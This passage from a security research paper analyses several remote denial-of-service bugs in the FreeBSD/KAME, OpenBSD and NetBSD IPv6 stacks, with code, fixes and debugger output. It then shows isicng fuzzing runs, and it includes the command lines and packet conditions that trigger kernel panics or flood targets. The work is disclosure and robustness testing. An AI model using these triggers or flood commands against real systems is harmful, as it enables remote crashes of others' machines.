At first, on line 5, this macro checks if data between *off* and *off + len* is contiguous. If it is not the case, `m_pulldown()` is called and mbuf returned by this function is stored into *t*. If t is not NULL -i.e. `m_pulldown()` succeeded-, at line 10, `IP6_EXTHDR_GET()` verifies that `m_pulldown()` has properly done its job by checking if *m_len* is really greater or equal to *tmp + off*, if not, a panic occurs telling us that `m_pulldown()` is “badcoded”. When I launch isicng against an OpenBSD box, this panic always occurs after few seconds. It sounds like `m_pulldown()` does not made its job properly in a particular case. Let us investigate!

m_pulldown() vulnerable code

```
1  struct mbuf *
2  m_pulldown(struct mbuf *m, int off, int len, int *offp)
```

```
3  {
4      (...)
5      sharedcluster = M_READONLY(n);
6      (...)
7      /*
8       * we need to take hlen from <n, off> and tlen from <n->m_next, 0>,
9       * and construct contiguous mbuf with m_len == len.
10      * note that hlen + tlen == len, and tlen > 0.
11      */
12     hlen = n->m_len - off;
13     tlen = len - hlen;
14     (...)
15     /*
16      * easy cases first.
17      * we need to use m_copydata() to get data from <n->m_next, 0>.
18      */
19     (...)
20     if ((off == 0 || offp) && M_LEADINGSPACE(n->m_next) >= hlen &&
21        !sharedcluster) {
22        n->m_next->m_data -= hlen;
23             n->m_next->m_len += hlen;
24             bcopy(mtod(n, caddr_t) + off, mtod(n->m_next, caddr_t), hlen);
25             n->m_len -= hlen;
26             n = n->m_next;
27             off = 0;
28             goto ok;
29         }
30         (...)
```

In this code snippet above, I just show the vulnerable case. hlen contains the length of data -we want continous- located in the first mbuf whereas tlen holds length of remaining data -we want continous- located in the following mbufs. `M_LEADINGSPACE()` macro returns the amount of space available before the current start of data in the mbuf pointed to by n->m_next. In this way, we can say that this if-statement checks if there is sufficient amount of space in the second mbuf (n->m_next) to copy data -we want continous- from the first mbuf to the beginning of the following mbuf but it forgets to ensure that all remaining data -we want continous- are in this mbuf (n->m_next) and not in the following ones. If it the case, in `IP6_EXTHDR_GET()`, *t->m_len* will be less than the amount of contiguous space desired and a kernel panic occurs.

6.1.7.2 Example

Let us illustrate this issue with an example. Consider the mbuf chain on figure 3 as the input of `m_pulldown()`.



Figure 3: mbuf chain before m_pulldown()

If we call `IP6_EXTHDR_GET()` and therefore `m_pulldown()` with *off=40* and *len=768*, in `m_pulldown()`, hlen and tlen will be equal respectively to 4 (*44 - 40*) and 764 (*768 - 4*) and if we assume that there is enough space at the begining of mbuf2 to store 4 bytes (*hlen*), our if-statement is true and executed. The 4 bytes from the first mbuf will be copied into the second mbuf. m_len and m_data from the two first mbufs are correctly updated, off is set to 0 and n->m_next is returned with a m_len field value equals to 438 which is less than the 768 bytes, expected by `IP6_EXTHDR_GET()` (*len - tmp*) due to the remaining amout of data -we want continous- in the third mbuf. Figure 4 shows the mbuf chain after this call to `m_pulldown()`.



Figure 4: mbuf chain after m_pulldown()

6.1.7.3 Exploitation

Even if FreeBSD does not share exactly the same `m_pulldown()` function with NetBSD and OpenBSD, they are all three vulnerable to this issue.

kame-pulldown-dos.c is a program that tries to reproduce this situation described above by sending enough IPv6 packets with a routing header having a large length field. This field will be passed to `IP6_EXTHDR_GET()` as the len parameter (fifth).

6.1.8 udp6_input() udbinfo unlocking vulnerability

This issue affects only the -CURRENT (7.0) version of FreeBSD and is due to an udbinfo unlocking whereas it was not locked before. This issue was introduced in udp6_usrreq.c file revision 1.62 where some locks was made in `udp6_input()` to protect lookups of the inpcb lists during UDPv6 packet receipt.

udp6_input() vulnerable code

```
1  int
2  udp6_input(mp, offp, proto)
3  (...)
4      ip6 = mtod(m, struct ip6_hdr *);
5      (...)
6      plen = ntohs(ip6->ip6_plen) - off + sizeof(*ip6);
7      ulen = ntohs((u_short)uh->uh_ulen);
8
9      if (plen != ulen) {
10         udpstat.udps_badlen++;
11         goto bad;
12     }
13     (...)
14     INP_INFO_RLOCK(&udbinfo);
15     (...)
16 bad:
17     INP_INFO_RUNLOCK(&udbinfo);
18 bad_unlocked:
19     if (m)
20         m_freem(m);
21 (...)
```

At first, this function ensures that UDPv6 header length field is equal to the IPv6 header length field. If it is not the case, it jumps onto the bad label where udbinfo is unlocked. Nevertheless, udbinfo is locked after this statement, so in this case, it is not yet locked leading to a possible kernel panic when kernel will try to unlock it. By this way an attacker can simply send a malformed UDP packet with a length field different than the legitimate one. fbsd-udp6-dos.c reproduces these things and has successfully triggered a kernel panic on a FreeBSD-CURRENT box.

To fix this issue, we must jump to bad_unlocked label instead of bad one when ulen is different than plen.

6.1.9 soreveive() NULL pointer dereference.

This issue was pointed out by Ryota Hirose through a bug report (83885), so all credits goes to him. Briefly this issue is about a NULL pointer deference that might occur when `soreceive()` proceeds a control only packet leading to a kernel panic, remotely exploitable in certain case.

6.1.9.1 Technical details

`soreceive()` function transfers data from the receive buffer of the socket to the buffers specified by the process. Generally it transfers packet data payload but additional control informations (e.g. ancillary data) may be present and returned to the process. What is ancillary data ? A process can ask the kernel to return more informations than the data payload itself through call to `setsockopt()`, this information is returned to the process into a cmsghdr. For instance IPV6_RECVRTHDR asks the kernel to return routing extension headers.

The problem is that `soreceive()` does not catch the case when there is only control informations present into the socket buffer which is the case for icmpv6 toobig packet when IPV6_RECVPATHMTU was set by the process.

soreceive() vulnerable code

```
1  int
2  soreceive(so, psa, uio, mp0, controlp, flagsp)
3  (...)
4  {
5          (...)
6          m = so->so_rcv.sb_mb;
7          (...)
8          if (m != NULL && m->m_type == MT_CONTROL) {
9                  (...)
10                 do {
11                         (...)
12                         so->so_rcv.sb_mb = m->m_next;
13                         m->m_next = NULL;
14                         *cme = m;
15                         cme = &(*cme)->m_next;
16                         m = so->so_rcv.sb_mb;
```

```
17                          (...)
18                 } while (m != NULL && m->m_type == MT_CONTROL);
19
20                 if ((flags & MSG_PEEK) == 0)
21                         sockbuf_pushsync(&so->so_rcv, nextrecord);
22
23                 /*
24                  * process control information (cme)
25                  */
26
27                  nextrecord = so->so_rcv.sb_mb->m_nextpkt;
28
29                  (...)
30
31                  /*
32                   * process payload data
33                   */
34         }
35 }
```

With this code snippet, the vulnerability is pretty simple to understand. so->so_rcv.sb_mb is the socket receive buffer. At line 6, m points to this buffer. From line 10 to 18, control information are processed. The loop walks through the mbuf m chain (i.e. packet(s) received) and put into cme all control related data (e.g. routing header). When it finishes m and therefore so->so_rcv.sb_mb must now point to the data payload but they might be set to NULL if it was a control only packet (e.g. icmpv6 toobig). In this special case, at line 27, when kernel will try to set nextrecord to the next record that appears in the receive buffer, a page fault will be generated leading to a kernel panic because kernel tries to access to an unallocated memory area (around address 0x0).

6.1.9.2 Exploitation

Exploitation of this issue is fairly simple and can be in certain case triggerred remotely. For instance if we have a daemon that asks the kernel to notify it about mtu change by setting the IPV6_RECVPATHMTU socket option, when kernel receives an icmpv6 toobig message targeting this daemon, the icmpv6 packet will be considered as control information only and kernel will panic.

I have made a simple exploit program that target UDP daemon that use IPV6_RECVPATHMTU socket option. It can be reached here. Additionally, a sample vulnerable udp daemon can be download here.

soreceive() first fix

```
1       }
2 -     nextrecord = so->so_rcv.sb_mb->m_nextpkt;
3 +     if (so->so_rcv.sb_mb)
4 +         nextrecord = so->so_rcv.sb_mb->m_nextpkt;
5 +     else
6 +         nextrecord = NULL;
7       orig_resid = 0;
8       }
```

As we can see this issue has been fixed by ensuring that so->so_rcv.sb_mb is not NULL before setting up nextrecord. Therefore, if we have a control only information packet in the receive buffer, nextrecord will be set to NULL and only ancillary data will be transfered to the userland process. On the other hand if we have a data packet in the receive buffer, so->so_rcv.sb_mb is not NULL and nextrecord is set to points to the next packet in the receive buffer. This fix seems to be good but does it really cover all possible situations ? Jinmei has answered to this question through another bug report and he has found a situation when the kernel can bump out (e.g. ignore) a packet leading to a possible kernel panic.

6.1.10 soreceive() invalid next packet identification

This issue was pointed out by Jinmei Tatuya through a bug report (99779), all credits goes to him. This issue is related to the fix introduced in the previous issue described just above.

soreceive() first fix

```
1       }
2 -     nextrecord = so->so_rcv.sb_mb->m_nextpkt;
3 +     if (so->so_rcv.sb_mb)
4 +         nextrecord = so->so_rcv.sb_mb->m_nextpkt;
5 +     else
6 +         nextrecord = NULL;
7       orig_resid = 0;
8       }
```

As I said above, this patch ensures that so->so_rcv.sb_mb is not NULL before nextrecord assignment. If so->so_rcv.sb_mb is NULL, it sounds like

that there was only one control only data packet in the receive buffer and therefore nextrecord must be set to NULL too.

But if we look more in depth into `soreceive()`, we can notice that just before control information processing, `sockbuf_pushsync()` is called with both so->so_rcv and nextrecord as arguments. What does this function do ?

sockbuf_pushsync()

```
static __inline void
sockbuf_pushsync(struct sockbuf *sb, struct mbuf *nextrecord)
{
        (...)
        if (sb->sb_mb != NULL)
                sb->sb_mb->m_nextpkt = nextrecord;
        else
                sb->sb_mb = nextrecord;
        (...)
}
```

Purpose of this function is, on the whole, to cleanup the receive buffer. But as you can see it updates our receive buffer pointer (so->so_rcv.sb_mb) with original nextrecord if it is NULL. As before calling nextrecord points to the next packet in the receive buffer if there is one data packet following our icmpv6 control only toobig message. So so->so_rcv.sb_mb won't be NULL and when kernel encounters 'if (so->so_rcv.sb_mb)' introduced by the fix it will set nextrecord to NULL (so->so_rcv.sb_mb->m_nextpkt) while nextrecord should still point to our data packet. Depending on how nextrecord is handled in the data processing packet and after, this issue could lead to strange behavior that might cause a kernel panic.

6.1.10.1 Demonstration

This issue is more difficult to reproduce since vulnerable userland programs have to set up more socket options. In my opinion only icmpv6 related daemons/programs can be targeted. Indeed, the targeted program must set the appropriate socket options (e.g. IPV6_RECVPATHMTU and IPV6_ICMPFILTER) to receive toobig packets (for example) as both control information and data. Thus in this case, when it receives icmpv6 toobig message, kernel will add two "packets" in the receive buffer, one that only consists of control informations (e.g. mtu) gleaned in the icmpv6 toobig

message followed by another one which is the icmpv6 toobig message itself (data). This behavior can be triggerred by specifying '-v' parameter to ping6. With this parameter, ping6 acts in verbose output and thus it sets filter to capture all icmpv6 packets and IPV6_RECVPATHMTU to receive mtu change as ancillary data. So to reproduce this issue, I just ran ping6 -v PC2 and on the other side (PC2), I started a home made python script that sends a bunch of icmpv6 toobig packets with the spoofed icmpv6 echo request packet as payload (inner packet). The script can be reached here.

```
PC1#  ping6 -m -v PC2
PING6(56=40+8+8 bytes) 2001:618:400:8f80:208:a1ff:fe9f:c49a
--> 2001:618:400:8f80:208:a1ff:fe9f:c494
16 bytes from 2001:618:400:8f80:208:a1ff:fe9f:c494, icmp_seq=0
hlim=64 dst=2001:618:400:8f80:208:a1ff:fe9f:c49a%1 time=1.871 ms
(...)

PC2#  python fbsd-soreceive-ping-dos.py -s PC2 -d PC1 -i ral0
(...)

PC1# ping6
(...)
16 bytes from 2001:618:400:8f80:208:a1ff:fe9f:c494, icmp_seq=5
hlim=64 dst=2001:618:400:8f80:208:a1ff:fe9f:c49a%1 time=0.814 ms
new path MTU (1280) is notified
^C^C^C^C
```

At this moment, on PC1, ping6 blocks and does not respond to my SIGINT. Is Kernel fucked up ?

```
PC1#  dmesg | tail
(...)
nextrecord = 0xc3075700
before pushsync() => so->so_rcv.sb_mb = NULL - m = NULL
after pushsync() => so->so_rcv.sb_mb = 0xc3075700 - m = NULL
```

Yes. Debugging `printf()` put into `soreceive()` say that behavior described above and in Jinmei's bug report has occured. Now if I kill -9 ping6, kernel panics in `sbdrop_locked()` when it tries to cleanup receive socket buffers.

```
(...)
(kgdb) f 3
#3  0xc062b886 in sbdrop_locked (sb=0xdc4c59dc, len=132)
   at /usr/src/sys/kern/uipc_socket2.c:1104
```

```
1104                                    panic("sbdrop");
(kgdb) list
1099            next = (m = sb->sb_mb) ? m->m_nextpkt : 0;
1010
1101            while (len > 0) {
1102                    if (m == 0) {
1103                            if (next == 0)
1104                                    panic("sbdrop");
1105                            m = next;
1106                            next = m->m_nextpkt;
1107                            continue;
1108                    }
(kgdb) print sb->sb_mb
$1 = (struct mbuf *) 0x0
(kgdb) print len
$2 = 132
(kgdb) print next
$3 = (struct mbuf *) 0x0
```

This debugging session shows that kernel tries to reach in vain mbuf related to the bumped out packet in order to `m_free()` it and panics because it has reached the end of the receive buffer chain (m = next = NULL) and len is still greater than zero.

6.1.11 Toobig messages that generate broken packets

This issue concerns almost all IPv6 related products (stacks, firewalls, routers) and is due to a lack of informations in RFCs about fragmentation handling. Indeed, in section 4.2 we have seen that when KAME receives a "toobig" message with a small mtu, future packets in destination to the concerned nodes have always an ipv6 fragmentation extension header even if their size is lower than the minimum authorized mtu (1280). By this way we have only one packet with a *valid* (offset = MF = 0) fragmentation header. The problem is that IPv6 RFC does not mention anything about that kind of packets. Are they valid or not ? That is the question and vendor answers to it differently (ignore or not).

For instance, ipfw, the FreeBSD packet filter, drops immediately these kind of packets without processing any rules and pf, the OpenBSD packet filter, with certain scrubbing rules drops it if their payload size is less than 32 bytes which is the case for some packets like TCP SYN or ACK. Microsoft and USAGI IPv6 stack do the same thing than KAME when they receive this kind of "toobig" message.

To reproduce this behavior, we can use frag6.py by specifying identical fraglen and packet size arguments.

Example with ipfw

```
pouik#  ip6fw list
65535 allow ip6 from any to any
plouf#  python frag6.py -i ral0 -d pouik -D 00:08:a1:9f:c4:9a -f 512 -l 512
(...)
pouik#  tcpdump -i ral0 ip6
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode listening on ral0, link-type EN10MB (Ethernet),
capture size 96 bytes
13:55:37.473172 IP6 2001:618:400:8f80:208:a1ff:fe9f:c494 >
2001:618:400:8f80:208:a1ff:fe9f:c49a: frag (0|504) ICMP6, echo request,
seq 0, length 504
pouik#  dmesg | tail -1
IPFW2: IPV6 - Invalid Fragment Header
```

Our fragmented packets are dropped by ipfw. Let's disable it before re-doing our test.

```
pouik#  ipfw disable firewall
plouf#  python frag6.py -i ral0 -d pouik -D 00:08:a1:9f:c4:9a -f 512 -l 512
(...)
pouik#  tcpdump -i ral0 ip6
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode listening on ral0, link-type EN10MB (Ethernet),
capture size 96 bytes
13:58:32.085438 IP6 2001:618:400:8f80:208:a1ff:fe9f:c494 >
2001:618:400:8f80:208:a1ff:fe9f:c49a: frag (0|504) ICMP6,
echo request, seq 0, length 504
13:58:32.085577 IP6 2001:618:400:8f80:208:a1ff:fe9f:c49a >
2001:618:400:8f80:208:a1ff:fe9f:c494: ICMP6, echo reply,
seq 0, length 504
```

Without any firewall, KAME responds correctly to these kind of packets. Indeed, if you look at `ipfw_chk()` source code listed below we can see that packets with a fragmentation header are dropped if more fragment and offset fields are both set to zero.

ipfw_chk() from ip_fw2.c

```
1 case IPPROTO_FRAGMENT:   /* RFC 2460 */
2     PULLUP_TO(hlen, ulp, struct ip6_frag);
```

```
3       offset = ((struct ip6_frag *)ulp)->ip6f_offlg &
4                   IP6F_OFF_MASK;
5       /* Add IP6F_MORE_FRAG for offset of first
6        * fragment to be != 0. */
7        offset |= ((struct ip6_frag *)ulp)->ip6f_offlg &
8                   IP6F_MORE_FRAG;
9       if (offset == 0) {
10          printf("IPFW2: IPV6 - Invalid Fragment "
11                 "Header\n");
12          if (fw_deny_unknown_exthdrs)
13              return (IP_FW_DENY);
14          break;
15      }
```

I have made some tests on different OSes and firewalls. Results are presented in the table below. "Yes" means that the product has responded correctly to our packet. Firewalls seem to be particularly affected by this issue.

	Kame	pf (with scrubbing)	ipfw	WinXP	Usagi	iptables
32 bytes	Yes	No	No	Yes	Yes	Yes
1024 bytes	Yes	Yes	No	Yes	Yes	Yes

7 FreeBSD KAME robustness against malformed packets

Vulnerabilities are probably the main enemy of IP stacks and applications in general. However, an IP stack and its userland daemon must also handle malformed packets, floods, fragmentated packets. . . in a *fashion* way to not disturb other legitimate connections. For example while being flooded with malformed router solicitation/advertisement messages rtadvd must be still able to deliver router advertisement correctly. This section describes some tests with their results completed with isicng suite to prove the robustness of the FreeBSD/KAME stack and its userland daemons against bunch of malformed packets.

7.1 What is ISICNG and how to use it

ISICNG stands for IP Stack Integrity Checker New Generation, and consists of different tools that were made to test IPv6 stack and its components implementation:

- isicng - allow to generate bunch of random ipv6 packets with random extension headers.
- tcpsicng - allow to generate bunch of random tcp/ipv6 packets.
- udpsicng - allow to generate bunch of random udp/ipv6 packets.
- icmpsicng - allow to generate bunch of icmpv6 packets.
- ipcompsicng - allow to generate bunch of ipcomp packets.
- tunsicng - allow to generate bunch of ipv6 packets encapsulated into ipv4 packets.

Each tool has its own options (e.g. percentage of routing extension header for isicng) but there are also some general options. The following are some interesting options that will be useful in some tests.

- '-r' - Specify the random seed. By using this option, you will be able to re-generate an exact same bunch of packets. With the '-p' and '-k' options, it can be very useful in order to spot an evil packet.
- '-k' - Specify the number of packets ISICNG must skip. It must be used with '-r' option in order to spot an evil packet.
- '-p' - Specify the number of packets to generate.
- '-m' - Specify the maximum number of KB/sec packets to generate. Without this option ISICNG will try to use the maximum speed (around 15K packets per second on a recent system) and packets may get dropped.
- '-s' - Source ipv6 address. String 'rand' is used in order to have random ipv6 source address.
- '-L' - Specify how many (in percent) link-local address must be generated when -s was set to 'rand'.
- '-A' - Same as above but with site local address.
- '-d' - Destination ipv6 address.

7.1.1 What to monitor ?

During the attack, we must monitor some particular points on the attacked system and spot abnormally (e.g. memory exhaustion). The following points would help to spot abnormally and must be monitored.

- *Memory* abnormalities (e.g. Memory leak). Most of the generated packets are invalid and thus any memory fall during and after the attack needs to be investigated.
- *CPU* increasing (e.g. Infinite loop). CPU increase is normal and tolerable during the attack especially when the bunch of generated packets is high (e.g. flood). However, CPU must return in its normal state after the attack is stopped.
- *Other connections.* It is tolerable to have other legitimate connections slowed down while flooding but it must kept alive and echo latencies must remain acceptable.

To monitor these points, we can setup a kind of monitoring tool like Nagios or mrtg. Personally, I use symon, a simple lightweight system monitor written by Willem Dijkstra.

7.1.2 Some interesting uses of isicng

This section describes some useful uses of isicng in order to target special parts of IPv6 stacks or userland daemons.

7.1.2.1 Router advertisement daemon

Router advertisement daemons are tools that send router advertisement packets periodically, as well as response to router solicitation messages sent by link local hosts. With isicng we can tests these daemons by calling icmpsicng in this way.

```
#  icmpsicng -s rand -d target -L 80 -A 10 -r 1 -m 1000
                -H 255 -F 0 -Q 0 -J 0 -G 0 -C 0 -B 0 -V 0
                -I 0 -T 0 -R 0 -E 0 -U 0 -M 0 -W 0
                -R 80 -N 20
```

With this command, icmpsicng will generate ICMPv6 router/neighbor discovery packets with a valid IPv6 header (-V 0) without any extension

header and with a hop limit fixed to 255. I have run this command against rtadvd and I have not mentioned any abnormal behavior (e.g. segfault) and rtadvd was able to deliver valid router advertisement while it was under attack.

7.1.2.2 Extension headers handling.

With IPv6, there are now some extension headers that can be added to the IPv6 header. ISICNG allows user to specify which extension headers he wants.

- '-O' - destination option extension header.
- '-H' - hop-by-hop option extension header.
- '-R' - routing extension header.
- '-F' - fragmentation extension header.
- '-E' - ipsec esp extension header.
- '-A' - ipsec authentication extension header.
- '-M' - maximum extension headers per packet.

These extension headers have been also added into icmpsicng. For instance to generate bunch of IPv6 packets with only routing extension headers, we can use this command.

```
#  isicng -s rand -d target -V 0 -M 10 -F 0 -R 100 -H 0 -O 0 -E 0
            -A 0 -I 0 -m 2000
```

'-I' argument specifies the number of packets in percent that will have an invalid IPv6 header length field. It has been set to 0 because KAME immediately ignores these kind of packets. Graphs (figures 5 and 6) plotted during this attack that do not show neither memory falling nor strange cpu increasing.

In this manner, we can also check integrity of IPsec stacks with '-A' and '-E' arguments. However, more investigations must be made around IPSec and I plan to release an ipsecsicng that will able to target almost all parts of IPSec stacks in isicng future version.

7.1.2.3 TCP/IPv6 stack



Figure 5: CPU load during routing extension header attack



Figure 6: Memory usage during routing extension header attack

On FreeBSD/KAME, TCP stack is shared between IPv4 and IPv6. In other words, KAME uses the old TCP/IPv4 stack to handle its TCP packet.

tcp6_input()

```
int
tcp6_input(mp, offp, proto)
{
        /*
         * some sanity checks.
         */
         tcp_input(m, *offp);
         return IPPROTO_DONE;
}
```

Therefore, tcpsicng will probably find the same problems inside TCP stack than tcpsic, tool from the initial ISIC suite. However, tcpsicng could be used to reveal some issues located outside TCP stack code (e.g. firewall).

tcpsicng has the same options than its brother tcpsic :

- Source and destination port can be specified at the end of the source and destination addresses separated with a comma ’,’.
- ’-t’ - Specify the number of packets in percent that will have a valid TCP checksum.
- ’-u’ - Specify the number of packets in percent that will have an urgent pointer field different than 0.
- ’-T’ - Specify the number of packets in percent that will have TCP options -i.e. offset field different than 5-

For instance in order to generate some random packets targeting destination port 80, we can use this command.

```
#  tcpsicng -s rand -d dead::beef,80 -t 100 -T 5 -u 5 -V 0 -F 0 -r 1
```

7.1.2.4 UDP/IPv6 stack

Contrary to TCP, on FreeBSD/KAME, UDP/IPv6 stack has got its own functions (e.g. `udp6_input()`) and does not share too much code with UDP/IPv4 stack. By this way, udpsicng might be useful to trigger new bugs or vulnerabilities in these new parts of code in kernel land.

Like tcpsicng, udpsicng has the same features than its little brother, udpsic.

- Source and destination port can be specified at the end of the source and destination addresses separated with a comma ’,’.
- ’-U’ - Specify the number of packets in percent that will have an invalid UDP checksum.

In this way, we can made some tests targeting opened and closed UDP ports and record performance. These results came from KAME IPv6 stacks.

```
#  udpsicng -s rand -d 2001:618:400:8f80:213:d3ff:fe35:af88,5000
                                 -F 0 -V 0 -U 0 -L 5 -A 5
```

As you can see on graphs 7, 8, 9 and 10, whether ports are opened or not, results are logically different and prove the efficiency of the KAME stack. It rejects UDP packets targeting a closed port without causing too much load balancing or memory falling. In the meantime, both results show that CPU and memory states remain OK after the attack.



Figure 7: CPU load when UDP port is opened



Figure 8: Memory usage when UDP port is open



Figure 9: CPU load when UDP port is closed

7.1.2.5 ICMPv6 stack



Figure 10: Memory usage when UDP port is closed

ICMPv6 is much more powerful and contains new functionality than ICMPv4. For instance IGMP function (Multicast Management) and Address resolution (ARP) have been incorporated into ICMPv6. By this way, ICMPv6 stack can not use the old ICMPv4 stack and had to be rewritten from scratch introducing possible bugs or vulnerabilities. Thus, icmpsicng was made in a way that allows users to target particular part of the ICMPv6 stack by generating specific ICMPv6 packets. The following gives some useful options supported by icmpsicng.

- '-H' - Fix the hoplimit field in the IPv6 header.
- '-T' - Specify the number of toobig packets.
- '-R' - Specify the number of redirect packets.
- '-E' - Specify the number of echo request/reply packets.
- '-U' - Specify the number of unreachable packets.
- '-M' - Specify the number of MLD (Multicast Listener Discovery) packets.
- '-W' - Specify the number of node information query/reply packets.
- '-N' - Specify the number of neighbor discovery packets.
- '-O' - Specify the number of router discovery packets.
- '-P' - Specify the number of packets that will have option headers.

This options list is non-exhaustive and it does not cover all the ICMPv6 packets. Other options (e.g. Mobility) will be added in the next releases. However, with these options, we can target specific parts of the ICMPv6 stack and also ICMPv6 userland daemons/programs as we have seen in previous section (7.1.2.1) with rtadvd.

For instance, let us stress the KAME node information messages handling. Node information messages give the capability to provide, forward and reverse name lookups independent of the DNS by sending packets directly to IPv6 nodes or groups of nodes.

```
#  icmpsicng -s rand -d 2001:618:400:8f80:213:d3ff:fe35:af88
          -W 100 -r 1 -m 8000
```

In this way, icmpsicng will send to 2001:618:400:8f80:213:d3ff:fe35:af88 plenty of ICMPv6 node information malformed packets without any extension header. Figures 11 and 12 show CPU and memory usages recorded during this "attack" on a FreeBSD box. Memory falls a bit but it is mainly due to the high speed packet generation (8000kb/s) and it is correctly released later. On the other side CPU remains very stable, node information messages processing does not require too many operations.



Figure 11: CPU load during node information messages flood

Memory falls a bit during this "attack" but it is mainly due to the high speed generation of packets (8000kb/s) and it is correctly released after it. On the other side CPU remains very stable, node information messages processing does not require too many operations.

